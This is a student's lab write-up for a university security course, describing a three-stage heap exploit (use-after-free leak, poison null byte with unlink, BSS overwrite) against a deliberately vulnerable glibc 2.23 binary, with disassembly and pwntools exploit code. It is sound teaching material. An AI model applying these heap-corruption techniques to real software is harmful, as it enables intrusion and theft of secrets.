Assignment 4: Heap Exploitation

Secure Systems Engineering (CS6570)

Indian Institute of Technology Madras

Shubham Balaso Jadhav
CS24S009

April 11, 2026

Contents

1 Introduction and Binary Overview **2**
1.1 Global Data Structures . . . 2
1.2 Security Properties (glibc 2.23) . . . 2

2 Stage 1: Bin Anatomy:- Use-After-Free Heap Leak **3**
2.1 Objective . . . 3
2.2 Binary Analysis . . . 3
2.2.1 vault_purge (0x400dd1) . . . 3
2.2.2 vault_inspect (0x400e57) . . . 3
2.2.3 vault_claim — Stage 1 check (0x401396) . . . 4
2.3 Heap Layout Diagrams . . . 4
2.4 Exploit Chain . . . 4
2.5 Challenges and Debugging . . . 5
2.6 Terminal Output Of Successful Exploitation . . . 5

3 Stage 2: Prev Size Lies:- Poison Null Byte with Unlink **6**
3.1 Objective . . . 6
3.2 Binary Analysis . . . 6
3.2.1 vault_reseal (0x400ed3) . . . 6
3.2.2 Unlink Macro (glibc 2.23) . . . 6
3.3 Heap Layout Diagrams . . . 7
3.4 Exploit Chain . . . 8
3.5 Challenges and Debugging . . . 9
3.6 Terminal Output Of Successful Exploitation . . . 9

4 Stage 3: Unlink Undone :- BSS Corruption and session_pin Leak **10**
4.1 Objective . . . 10
4.2 Binary Analysis . . . 10
4.2.1 session_pin Initialization (main, 0x401716) . . . 10
4.2.2 vault_claim — Stage 3 check (0x401583) . . . 10
4.2.3 vault_audit (0x4010d3) — The Leak Primitive . . . 10
4.3 Exploit Strategy . . . 11
4.4 BSS Memory Map During Overwrite . . . 11
4.5 Exploit Chain . . . 11
4.6 Challenges and Debugging . . . 13
4.7 Terminal Output Of Successful Exploitation . . . 13

5 Summary and Conclusions **14**
5.1 Exploit Progression . . . 14
5.2 Vulnerability Chain . . . 14
5.3 Key Takeaways . . . 14

6 Resources Used **15**
6.1 Recommended Reading Materials . . . 15
6.2 Tools and Environment . . . 15

1 Introduction and Binary Overview

The target is `vaultsrv`, a statically-linked ELF 64-bit binary running under **glibc 2.23** (no tcache). It provides a menu-driven vault management system with the following operations:

Option	Function	Option	Function
1	`vault_store`	6	`vault_audit`
2	`vault_purge`	7	`vault_auth`
3	`vault_inspect`	8	`vault_export`
4	`vault_reseal`	9	`vault_admin`
5	`vault_relabel`	10	`vault_claim`

1.1 Global Data Structures

The binary uses a BSS-resident array of 8 vault structures starting at address `0x6031e0`. Each entry is `0x20` (32) bytes:

Offset	Field	Size
`+0x00`	`data` (heap pointer)	8 bytes
`+0x08`	`alloc_size`	4 bytes
`+0x0C`	`state` (flags)	4 bytes
`+0x10`	`name`	16 bytes

Key globals:

- `vaults[]` — `0x6031e0` (8 entries × `0x20`)
- `export_count` — `0x6032e0`
- `session_pin` — `0x6032e8` (random, via `getrandom`)
- `audit_trail` — `0x6032f0` (heap pointer)
- `admin_token` — `0x6032f8` (random, via `getrandom`)

1.2 Security Properties (glibc 2.23)

- **No tcache** — freed chunks go directly to fastbins / unsorted bin.
- **Unlink macro** — checks `fd->bk == P && bk->fd == P` but these can be bypassed if we control a known pointer (e.g., `vaults[i].data`).
- **Consolidation** — backward consolidation checks `PREV_INUSE` bit and uses `prev_size` to locate the previous chunk.

2 Stage 1: Bin Anatomy:- Use-After-Free Heap Leak

2.1 Objective

Leak the heap address of `vaults[0].data` and submit it via `vault_claim(stage=1, value=addr)`.

2.2 Binary Analysis

2.2.1 vault_purge (0x400dd1)

Listing 1: vault_purge — frees without clearing pointer

```
; Load vaults[idx].data
mov rax, QWORD PTR [rax]        ; rax = vaults[idx].data
mov rdi, rax
call free@plt                   ; free(vaults[idx].data)
; BUG: No clearing of pointer or state!
; Missing: vaults[idx].data = NULL
; Missing: vaults[idx].state = 0
```

Vulnerability

`vault_purge` calls `free()` on the vault's data pointer but **never clears** the pointer (`vaults[idx].data`) **nor resets** the state flag (`vaults[idx].state`). This creates a classic **Use-After-Free** (UAF) condition.

2.2.2 vault_inspect (0x400e57)

Listing 2: vault_inspect — reads through dangling pointer

```
; Check state & 1
and eax, 0x1
test eax, eax
jne  0x400eb7            ; only skips if state bit 0 is 0
; ...
mov rax, QWORD PTR [rax] ; rax = vaults[idx].data (dangling!)
mov rdi, rax
call puts@plt             ; puts(dangling_pointer) -> leaks heap
    data
```

Since `state` is never cleared by `purge`, `inspect` treats the freed vault as still allocated and calls `puts()` on the freed chunk's memory, leaking its contents.

2.2.3 vault_claim — Stage 1 check (0x401396)


Listing 3: Stage 1 verification logic

```
cmp QWORD PTR [rbp-0x10], 0x0     ; value != 0?
je  fail
mov rax, [rip+0x201e38]           ; rax = vaults[0].data
cmp rax, QWORD PTR [rbp-0x10]     ; value == vaults[0].data?
jne fail
; -> opens flag1.txt and prints it
```

The verifier checks whether the submitted value equals `vaults[0].data`, i.e., the heap address of vault 0's allocated chunk.

2.3 Heap Layout Diagrams

Step 1: After allocating Vault 0 and Vault 1



Step 2: After purge(0), purge(1) — Fastbin LIFO




Figure 1: Fastbin state after freeing both chunks. Vault 1's `fd` pointer reveals Vault 0's chunk header address.

2.4 Exploit Chain

1. **Allocate** two fastbin-sized chunks (`size=0x18`, chunk size `0x20`): `store(0, 0x18, ...)` and `store(1, 0x18, ...)`.
2. **Free both** in order: `purge(0)`, then `purge(1)`. The fastbin list becomes: `Vault1` → `Vault0` → `NULL`.
3. **Leak via UAF:** `inspect(1)` calls `puts()` on Vault 1's freed data. The first 8 bytes now contain the `fd` pointer to Vault 0's **chunk header**.
4. **Compute target:** `vault0_data = leaked_fd + 0x10` (chunk header is 16 bytes).
5. **Submit:** `claim(stage=1, value=vault0_data)`.

Listing 4: Stage 1 exploit (key logic)

```
store_vault(0, 0x18, b'Vault0', b'A'*0x18)
store_vault(1, 0x18, b'Vault1', b'B'*0x18)
purge_vault(0)
purge_vault(1)

leaked = inspect_vault(1)       # UAF: reads fd pointer
leaked_addr = u64(leaked.replace(b'\n',b'').ljust(8, b'\x00'))
vault0_data = leaked_addr + 0x10    # skip chunk header

claim(stage=1, value=vault0_data)
```

2.5 Challenges and Debugging

- **Null-byte truncation:** `puts()` stops at `0x00` bytes. Since heap addresses on x86-64 typically start with `0x0000555...`, the two leading null bytes are never printed. We pad the received bytes with `0x00` on the right using `ljust(8, b'\x00')` before unpacking.
- **Newline in output:** `puts()` appends `0x0a`. We strip the trailing newline before parsing.
- **glibc version mismatch:** Running locally required `./ld-2.23.so ./vaultsrv` with `LD_LIBRARY_PATH=.` and a correct `libc.so.6` symlink to avoid `GLIBC_2.35` version errors.

2.6 Terminal Output Of Successful Exploitation




Figure 2: Screenshot placeholder for successful exploit execution

3 Stage 2: Prev Size Lies:- Poison Null Byte with Unlink

3.1 Objective

Write the magic value `0xC0FFEE1337` into Vault 1's heap region and verify it via `vault_claim(stage=2, value=0xC0FFEE1337)`.

3.2 Binary Analysis

3.2.1 vault_reseal (0x400ed3)

Listing 5: vault_reseal — off-by-one null byte overflow

```
; Read size bytes of new data into vaults[idx].data
mov rdi, rax            ; ptr = vaults[idx].data
call read_data          ; read exactly alloc_size bytes

; Then null-terminate:
mov rax, [vaults[idx].data]
mov edx, [vaults[idx].alloc_size]
add rax, rdx            ; ptr + size
mov BYTE PTR [rax], 0x0    ; *(ptr + size) = '\0'  <-- BUG!
```

Vulnerability

`vault_reseal` reads exactly `alloc_size` bytes into the heap chunk, then writes a null byte at `ptr + size`. When `alloc_size = 0x108` (chunk size `0x110`), the aligned chunk perfectly fits the data, and the null byte overflows into the **least significant byte of the next chunk's size field**, changing `0x111` to `0x100`. This clears the `PREV_INUSE` bit and shrinks the apparent size.

3.2.2 Unlink Macro (glibc 2.23)

The `unlink` macro in glibc 2.23 performs:

Listing 6: Simplified unlink check

```
if (chunksize(P) != prev_size(next_chunk(P)))
    abort();                // size vs prev_size check
FD = P->fd;
BK = P->bk;
if (FD->bk != P || BK->fd != P)
    abort();                // safe unlink check
FD->bk = BK;                // write BK to *(FD + 0x18)
BK->fd = FD;                // write FD to *(BK + 0x10)
```

We bypass these checks by placing fake chunk at address stored in `vaults[0].data`, with:

$$P = \texttt{vaults[0].data} = \texttt{0x6031e0}$$
$$\texttt{fd} = \texttt{0x6031e0} - \texttt{0x18} = \texttt{0x6031c8}$$
$$\texttt{bk} = \texttt{0x6031e0} - \texttt{0x10} = \texttt{0x6031d0}$$

Verification: `fd->bk = *(0x6031c8 + 0x18) = *(0x6031e0) = P` ✓ and `bk->fd = *(0x6031d0 + 0x10) = *(0x6031e0) = P` ✓.

After unlink executes:

$$\texttt{vaults[0].data} = \texttt{fd} = \texttt{0x6031c8}$$

3.3 Heap Layout Diagrams





Figure 3: The off-by-one null byte from `reseal(0)` corrupts Chunk 1's size field.






Figure 4: After consolidation, the merged block is reused.Vault 4 overlaps Vault 1's data.

3.4 Exploit Chain

1. **Allocate Vault 0** (`size=0x108`): Contains a fake chunk at offset 0 with crafted `prev_size=0`, `size=0x101`, `fd=0x6031c8`, `bk=0x6031d0`. The last 8 bytes set the fake `prev_size=0x100` that will appear in Vault 1's metadata.

2. **Allocate Vault 1** (`size=0x108`): Contains a fake "nextchunk" header at offset `0xF0` (`prev_size=0x100, size=0x21`) to pass the `chunksize(P) == prev_size(next_chunk)` integrity check.

3. **Allocate Vault 2** (`size=0x18`): Barrier to prevent top-chunk consolidation.

4. **Reseal Vault 0**: Re-writes the same payload. The off-by-one null byte overwrites Vault 1's chunk size from `0x111` to `0x100`, clearing the `PREV_INUSE` bit.

5. **Purge Vault 1**: `free()` sees `PREV_INUSE=0`, reads `prev_size=0x100`, walks backward to our fake chunk P inside Vault 0. `unlink(P)` passes all checks. The merged chunk is $\sim$`0x210` bytes.

6. **Allocate Vault 4** (`size=0x150`): Carved from the merged free chunk. Vault 4's data starts where our fake chunk was. At offset `+0x100` (overlapping Vault 1's old data), we write `0xC0FFEE1337`.

7. **Claim:** `claim(stage=2, value=0xC0FFEE1337)`.

Listing 7: Stage 2 exploit (key logic)

```
fake_fd = 0x6031e0 - 0x18  # 0x6031c8
fake_bk = 0x6031e0 - 0x10  # 0x6031d0

payload0 = p64(0) + p64(0x101) + p64(fake_fd) + p64(fake_bk)
payload0 = payload0.ljust(0x100, b'A')
payload0 += p64(0x100)     # fake prev_size for vault 1

store_vault(0, 0x108, b'Vault0', payload0)

payload1 = b'B'*0xF0 + p64(0x100) + p64(0x21) + b'C'*8
store_vault(1, 0x108, b'Vault1', payload1)
store_vault(2, 0x18,  b'Vault2', b'C'*0x18)

reseal_vault(0, payload0)  # off-by-one: 0x111 -> 0x100
purge_vault(1)             # backward consolidation + unlink

payload4 = b'D'*0x100 + p64(0xC0FFEE1337)
payload4 = payload4.ljust(0x150, b'E')
store_vault(4, 0x150, b'Vault4', payload4)

claim(stage=2, value=0xC0FFEE1337)
```

3.5 Challenges and Debugging

- **Corrupted size vs. prev_size abort:** Initial attempts crashed with `corrupted size vs. prev_size` because the fake nextchunk header inside Vault 1's data was not correctly placed. The fix was ensuring the fake chunk at offset `0xF0` within Vault 1's data had `prev_size=0x100` and `size=0x21` (with `PREV_INUSE` set).
- **Double-free corruption:** An early version placed the fake `fd/bk` at wrong offsets (treating P as the chunk header instead of the user-data pointer). The Unlink macro operates on P which the allocator treats as the start of the chunk (including `prev_size`), so the `fd` and `bk` are at P`+0x10` and P`+0x18` respectively. After careful offset analysis, we placed `fd` and `bk` at the correct user-data offsets.
- **Padding length mismatch:** The initial `ljust(0xF8)` produced an `0x100`-byte payload (missing 8 bytes). Fixed to `ljust(0x100)` so the total with the trailing `p64(0x100)` equals exactly `0x108`.

3.6 Terminal Output Of Successful Exploitation




Figure 5: Screenshot placeholder for successful exploit execution

4 Stage 3: Unlink Undone :- BSS Corruption and session_pin Leak

4.1 Objective

Leak the `session_pin` (a random 8-byte value at `0x6032e8`, generated by `SYS_getrandom` at startup) and submit it via `vault_claim(stage=3, value=session_pin)`.

4.2 Binary Analysis

4.2.1 session_pin Initialization (main, 0x401716)

Listing 8: session_pin is filled with 8 random bytes

```
mov esi, 0x6032e8       ; buf = &session_pin
mov edi, 0x13e          ; __NR_getrandom = 318
mov edx, 0x8            ; 8 bytes
syscall                 ; getrandom(&session_pin, 8, 0)
```

4.2.2 vault_claim — Stage 3 check (0x401583)

Listing 9: Stage 3: compares submitted value with session_pin

```
cmp QWORD PTR [rbp-0x10], 0x0     ; value != 0?
je  fail
mov rax, [rip+0x201d53]           ; rax = session_pin
cmp QWORD PTR [rbp-0x10], rax     ; value == session_pin?
jne fail
; -> opens flag3.txt and prints it
```

4.2.3 vault_audit (0x4010d3) — The Leak Primitive

Listing 10: vault_audit dereferences data pointer and prints as hex

```
mov rax, [rax]          ; ptr = vaults[i].data
mov rax, [rax]          ; val = *ptr  (dereference!)
mov rdx, rax
mov edi, 0x40192d       ; "vault[%d]: 0x%lx\n"
call printf             ; prints full 8-byte value as hex
```

Key Insight

`vault_audit` uses `printf("%lx")` to print `*vaults[i].data`, handling all 8 bytes correctly regardless of embedded null bytes. In contrast, `vault_inspect` uses `puts()`, which would truncate at the first `0x00`. This makes `audit` the ideal leak primitive for arbitrary memory reads.

4.3 Exploit Strategy

The key insight is that **Stage 2's Unlink side-effect** gives us a write-what-where primitive: after Unlink, `vaults[0].data = 0x6031c8`, pointing 24 bytes before the `vaults[]` array in BSS. Calling `reseal(0)` then writes controlled data directly over the entire `vaults[]` array, allowing us to redirect any vault's data pointer to an arbitrary address.

4.4 BSS Memory Map During Overwrite




Figure 6: BSS layout after `reseal(0)` overwrites the `vaults[]` array.

4.5 Exploit Chain

1. **Phase 1 — Unlink** (identical to Stage 2, steps 1–5):
   a. Allocate Vault 0 (`0x108`) with fake Unlink chunk.
   b. Allocate Vault 1 (`0x108`) with fake nextchunk header.
   c. Allocate Vault 2 (`0x18`) as barrier.
   d. `reseal(0)` — off-by-one poisons Vault 1's size.
   e. `purge(1)` — backward consolidation + Unlink.
   f. **Result:** `vaults[0].data = 0x6031c8`.
2. **Phase 2 — BSS Corruption:**
   a. Call `reseal(0)` with a crafted 0x108-byte payload.
   b. The payload overwrites `vaults[]` in BSS:
      - `vaults[0]`: disabled (`state=0`), safe data pointer.
      - `vaults[1].data = 0x6032e8` (`&session_pin`), `state=1`.
      - `vaults[2--7]`: all disabled (`state=0`).
   c. The off-by-one null byte writes to `0x6032d0` (harmless BSS location in vault 7's name area).

3. **Phase 3 — Leak:**
   a. Call `vault_audit()` (menu option 6).
   b. Audit iterates over all vaults. Only vault 1 has `state & 1 = 1`.
   c. It dereferences `vaults[1].data = 0x6032e8` and prints:
   `vault[1]: 0x<session_pin_hex>`
   d. Parse the hex value from the output.
4. **Phase 4 — Claim:**
   a. Submit: `claim(stage=3, value=session_pin)`.
   b. The binary verifies it matches the stored random value and prints the flag.

Listing 11: Stage 3 exploit (key logic after Unlink)

```python
# Phase 2: Corrupt vaults[] array
bss_payload  = b'\x00' * 0x18                # padding

bss_payload += p64(0x6032d0)                 # vault[0].data (safe)
bss_payload += p32(0) + p32(0)               # vault[0]: disabled
bss_payload += b'\x00' * 16                  # vault[0].name

bss_payload += p64(0x6032e8)                 # vault[1].data = &session_pin
bss_payload += p32(8) + p32(1)               # vault[1]: state=1
bss_payload += b'\x00' * 16                  # vault[1].name

for i in range(5):                           # vaults 2-6: disabled
    bss_payload += p64(0) + p32(0) + p32(0) + b'\x00'*16

bss_payload += p64(0) + p32(0) + p32(0)    # vault 7 (partial)

reseal_vault(0, bss_payload)

# Phase 3: Leak session_pin via audit
audit_output = audit_vaults()
match = re.search(rb'vault\[1\]: (0x[0-9a-fA-F]+)', audit_output)
session_pin = int(match.group(1), 16)

# Phase 4: Claim
claim(stage=3, value=session_pin)
```

4.6 Challenges and Debugging

- **Choosing the leak primitive:** Initially considered using `vault_inspect` (which uses `puts()`), but `session_pin` may contain null bytes that would truncate the output. Switched to `vault_audit` which uses `printf("%lx")` — this prints the full 8-byte value as hexadecimal, completely avoiding the null-byte problem.
- **Off-by-one after BSS overwrite:** After the second `reseal(0)`, the reseal function re-reads `vaults[0].data` and `vaults[0].alloc_size` for the trailing null-byte write. Since our payload has already overwritten these fields during `read_data`, we needed to ensure `vaults[0].data` (now `0x6032d0`) is a writable BSS address and `alloc_size` is 0, so the null byte writes harmlessly to `0x6032d0`.
- **Audit output format:** The actual format string was `"vault[%d]: 0x%lx"` (lowercase with brackets), not `"Vault %d: 0x%lx"` as initially assumed. The regex was corrected after the first test run.

4.7 Terminal Output Of Successful Exploitation




Figure 7: Screenshot placeholder for successful exploit execution

5 Summary and Conclusions

5.1 Exploit Progression

Stage	Vulnerability	Technique	Flag
1	Use-After-Free	Fastbin fd pointer leak	`...h3ap_an4tomy...`
2	Off-by-one null byte	Poison null byte + Unlink	`...pr3v_s1ze_l13s...`
3	BSS ptr corruption	Unlink side-effect + audit leak	`...unl1nk_und0ne...`

5.2 Vulnerability Chain

The three stages demonstrate a progressive exploitation chain:

1. **Stage 1** exploits a *missing cleanup* bug (dangling pointer + stale state flag) to *leak heap metadata*.
2. **Stage 2** exploits an *off-by-one overflow* to corrupt heap chunk metadata, triggering *backward consolidation* with a crafted fake chunk. The Unlink macro's side-effect corrupts a BSS pointer, and the overlapping allocation allows *arbitrary heap writes*.
3. **Stage 3** chains Stage 2's BSS corruption with a second `reseal` call to achieve *arbitrary BSS overwrite*, pivoting a vault's data pointer to a secret value (`session_pin`), then using `audit` as an *arbitrary read* primitive to complete the leak.

5.3 Key Takeaways

- **Defense in depth matters:** A single missing `ptr = NULL` after `free()` enables the entire exploit chain.
- **Metadata integrity:** The off-by-one null byte is only one byte, but it disables a critical security invariant (`PREV_INUSE`) that guards against chunk consolidation abuse.
- **Known pointer locations:** The Unlink bypass relies entirely on having a *known* BSS address (`vaults[0].data` at `0x6031e0`) that holds the address of the fake chunk P. ASLR on the heap is defeated because the BSS is at a fixed address (no PIE).
- **glibc 2.23 limitations:** Modern glibc versions (2.26+) add tcache, safe-linking, and stricter checks that would prevent several of these attacks.

6 Resources Used

6.1 Recommended Reading Materials

1. **Understanding glibc malloc** — Sploitfun
   https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc/
   Foundational overview of malloc chunk structure, bins, and free list management in glibc.

2. **Heap Exploitation Part 1: Understanding the Glibc Heap Implementation** — Azeria Labs
   https://azeria-labs.com/heap-exploitation-part-1-understanding-the-glibc-heap-implementation/
   Detailed walkthrough of heap chunks, metadata fields (prev_size, size, PREV_INUSE), and allocation/deallocation flows.

3. **Heap Exploitation Part 2: Glibc Heap Free Bins** — Azeria Labs
   https://azeria-labs.com/heap-exploitation-part-2-glibc-heap-free-bins/
   Comprehensive explanation of fastbins, unsorted bins, small bins, and large bins. Critical for understanding Stage 1's fastbin LIFO behavior.

4. **glibc 2.23 malloc source code** — Bootlin/Elixir
   https://elixir.bootlin.com/glibc/glibc-2.23/source/malloc/malloc.c
   Primary reference for the exact Unlink macro implementation, consolidation logic, and integrity checks present in the target glibc version.

5. **Glibc Internals** — NyxFault
   https://nyxfault.github.io/posts/Glibc-Internals/
   Additional reference for understanding internal glibc structures and their exploitation implications.

6.2 Tools and Environment

- **pwntools** (v4.15) — Python exploitation framework used for writing exploit scripts (`process()`, `sendlineafter()`, `p64()`, `u64()`).
- **objdump** — Used for disassembling the `vaultsrv` binary to produce `vault.asm`.
- **glibc 2.23** (`libc-2.23.so`, `ld-2.23.so`) — Provided dynamic linker and C library matching the target environment.
